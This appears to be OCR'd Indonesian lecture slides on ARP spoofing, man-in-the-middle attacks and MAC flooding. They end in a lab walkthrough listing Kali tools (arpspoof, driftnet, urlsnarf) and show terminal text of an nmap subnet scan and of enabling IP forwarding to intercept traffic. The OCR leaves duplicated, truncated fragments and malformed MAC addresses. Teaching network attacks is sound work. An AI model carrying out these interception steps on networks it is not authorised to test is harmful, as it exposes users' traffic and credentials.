IP Address : 192.168.1.4
MAC Address : 00:86:04:E4:D4:F4

ARP Cache

IP Address	MAC Address
192.168.1.7	00:86:E7:43:79:D1

Source IP : 192.168.1.7
Source MAC : 00:86:E7:43:79:D1
Target IP : 192.168.1.4
Target MAC : 00:86:04:E4:D4:F4


IP Address : 192.168.1.7
MAC Address : 00:86:E7:43:79:D1

ARP Reply

Kelemahan ARP

Stateless Protocol

Host menerima setiap ARP Reply



IP Address : 192.168.1.8
MAC Address: 00:86:89:AS:44:08

IP Address : 192.168.1.5
MAC Address: 00:86:54:A4:03:E5

IP Address : 192.168.1.6
MAC Address : 00:86:AD:E5:90:33

IP Address : 192.168.1.7
MAC Address : 00:86:E7:43:79:D1


IP Address : 192.168.1.4
MAC Address : 00:86:04:E4:D4:F4

ARP Cache

IP Address	**MAC Address**
192.168.1.7	00:86:E7:43:79:D1
192.168.1.8	00:86:89:AS:44:08

Update ARP Cache based on **mutually trust**

ARP Spoofing



ARP Reply

IP Address : 192.168.1.6
MAC Address : 00:86:89:AS:44:08

IP Address : 192.168.1.8
MAC Address: 00:86:89:AS:44:08

IP Address : 192.168.1.6
MAC Address : 00:86:AD:E5:90:33

IP Address : 192.168.1.4
MAC Address : 00:86:04:E4:D4:F4


ARP Cache

IP Address	MAC Address
192.168.1.6	00:86:89:AS:44:08

- ARP Spoofing adalah sebuah teknik penyadapan oleh pihak ketiga yang dilakukan dalam sebuah jaringan LAN.
- Dengan metode tersebut, attacker dapat menyadap transmisi, modifikasi trafik, hingga menghentikan trafik komunikasi antar dua mesin yang terhubung dalam satu jaringan lokal (LAN).

- Konsep dari ARP Spoofing adalah Memanfaatkan kelemahan dari ARP Broadcast.
- Dengan metode ARP Spoofing, attacker akan berusaha memberikan jawaban MAC Address palsu atas broadcast permintaan ARP dari komputer lain.

Man In the Middle Attack



- Modification
- Intercept
- Stop transmit data

IP Address : 192.168.1.8
MAC Address: 00:86:89:AS:44:08

ARP Cache

IP Address	MAC Address
192.168.1.4	00:86:04:E4:D4:F4
192.168.1.6	00:86:AD:E5:90:33

ARP Reply

IP Address : 192.168.1.4
MAC Address : 00:86:89:AS:44:08

Ingin mengirim pesan ke host B

Host A

IP Address : 192.168.1.4
MAC Address : 00:86:04:E4:D4:F4

ARP Cache

IP Address	MAC Address
192.168.1.6	00:86:89:AS:44:08


Host B

IP Address : 192.168.1.6
MAC Address : 00:86:AD:E5:90:33

ARP Cache

IP Address	MAC Address
192.168.1.4	00:86:89:AS:44:08

MAC Flooding




CAM Table


Port	MAC Address
1	00:00:00:00:00:01
2	00:00:00:00:00:02
3	00:00:00:00:00:03
	………………….. penuh

Eksploitasi Protokol ARP

1. Siapkan PC dengan OS Kali Linux
2. PC terkoneksi dengan suatu jaringan LAN
3. Pada Kali Linux kita akan mengggunakan aplikasi :
   - Nmap
   - Arpspoof
   - Driftnet
   - Urlsnarf


SKEMA ARP SPOOFING
Peserta 1 as Client
IP : 10.11.234.232
00:0c:29:03:45:ed
Peserta 3 as FTP Server
IP 10.11.234.227
b8:ee:65:64:a5:63
Peserta 1 meminta traffic FTP pada peserta 3
Peserta 2 mengirimkan traffic FTP pada peserta 1
Peserta 2 memforward traffic kepada peserta 1
Peserta 2 memforward traffic kepada peserta 3
Peserta 2 as Kali Linux Attacker
IP : 10.11.234.221
00:0c:29:03:45:ed

Langkah-langkah ARP Spoofing


windows 7.iso
reencast_03-08-16_06:45:30 PM webm
*(Untitled)
File Edit Search Options Help
root@Youdass: ~
File Edit View Search Terminal Help

```
I will show how to do ARPspoofing man in the middle
 will be using Kali linux OS any other linus os will wor
first we have to activate the forwarding on our OS
arp       "to scan the network nodes"
or
nmap        "to scan the network nodes with more details
arpspoof     "to forward the requested data to both side
driftnet        "to capture the graphics packets (picture
urlsnarf          "to capture the requested urls" and we
lets start
the computer that we need to spoof should be connected t
same network
the current pc ip is 192.168.1.68
and we will discover the computer ip using the nmap if w
know what the IP is
nmap -F 192.168.1.0/24   the -F represent fast mode  to
```


```
MAC Address: 32:91:8F:D8:A9:C8 (Unknown)

Nmap scan report for dsldevice.lan (192.168.1.254)
Host is up (0.055s latency).
Not shown: 93 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
23/tcp   open  telnet
53/tcp   open  domain
80/tcp   open  http
443/tcp  open  https
1723/tcp open  pptp
8000/tcp open  http-alt
MAC Address: 30:91:8F:D8:A9:C8 (Technicolor)

Nmap scan report for Youdass.lan (192.168.1.69)
Host is up (0.0000080s latency).
All 100 scanned ports on Youdass.lan (192.168.1.69) are closed

Nmap done: 256 IP addresses (6 hosts up) scanned in 171.28 seconds
root@Youdass:~# nmap -F 192.168.1.0/24

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-08 18:46 EST
```

- Lihat list arp dengan mengetikkan arp –a
- Lakukan ping dari PC attacker pada PC Client/Server. Bisa menggunakan nmap pada linux untuk mengetahui IP Client/Server.
- Agar attacker memforward paket yang dikirimkan dari PC Client ke FTP Server maupun sebaliknya. Maka dari itu, aktifkan IP Forwarder pada PC Attacker
- Lakukan spoofing, agar seolah MAC Address attacker adalah MAC address pada client.
- Untuk membohongi PC Client maupun Gateway PC Server digunakan aplikasi arpspoof agar trafik melewati PC Attacker.
- PC Attacker dapat melakukan penyerangan yang lain seperti DNS Spoofing, Sniffing attack, NetCut, Network Limit, dan lain sebagainya.

Untuk mengetahui alamat IP korban digunakan nmap untuk menscan alamat IP PC Client yang terkoneksi kedalam jaringan IP 192.168.1.0, dimana alamat IP untuk PC attacker yang digunakan 192.168.1.69

Eksploitasi Protokol ARP

- Agar attacker memforward paket yang dikirimkan dari PC Client ke FTP Server maupun sebaliknya. Maka dari itu, aktifkan IP Forwarder pada PC Attacker ketikkan pada terminal.




File Edit View Search Terminal Help
Screencast_03-08-2016_06:45:30 PM webm
*[Untitled]
File Edit Search Options Help
root@Youdass: ~
File Edit View Search Terminal Help

```
root@Youdass:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@Youdass:~# more /proc//sys/net//ipv4/ip_forward
1
root@Youdass:~#
```

```
I will show how to do ARPspoofing man in the middle
 will be using Kali linux OS any other linus os will work the tools which we will use are
first we have to activate the forwarding on our OS
arp        "to scan the network nodes"
or
nmap         "to scan the network nodes with more details
arpspoof     "to forward the requested data to both side h st and client"
driftnet         "to capture the graphics packets (pictures
urlsnarf          "to capture the requested urls" and we c n use wireshark for more detail"
lets start
the computer that we need to spoof should be connected to the
same network
the current pc ip is 192.168.1.68
and we will discover the computer ip using the nmap if we didn't
know what the IP is
nmap -F 192.168.1.0/24   the -F represent fast mode  to s an and the /24 is the subnet
meanwhile we will activate the packet forwarding
```

```
MAC Address: 32:91:8F:D8:A9:C8 (Unknown)

 dsldevice.lan (192.168.1.254)
atency).
ed ports
CE

t
n


alt
F:D8:A9:C8 (Technicolor)

 Youdass.lan (192.168.1.69)
0s latency).
s on Youdass.lan (192.168.1.69) are closed

dresses (6 hosts up) scanned in 171.28 seconds
 -F 192.168.1.0/24

TA4 ( https://nmap.org ) at 2016-03-08 18:46 EST
```

Eksploitasi Protokol ARP

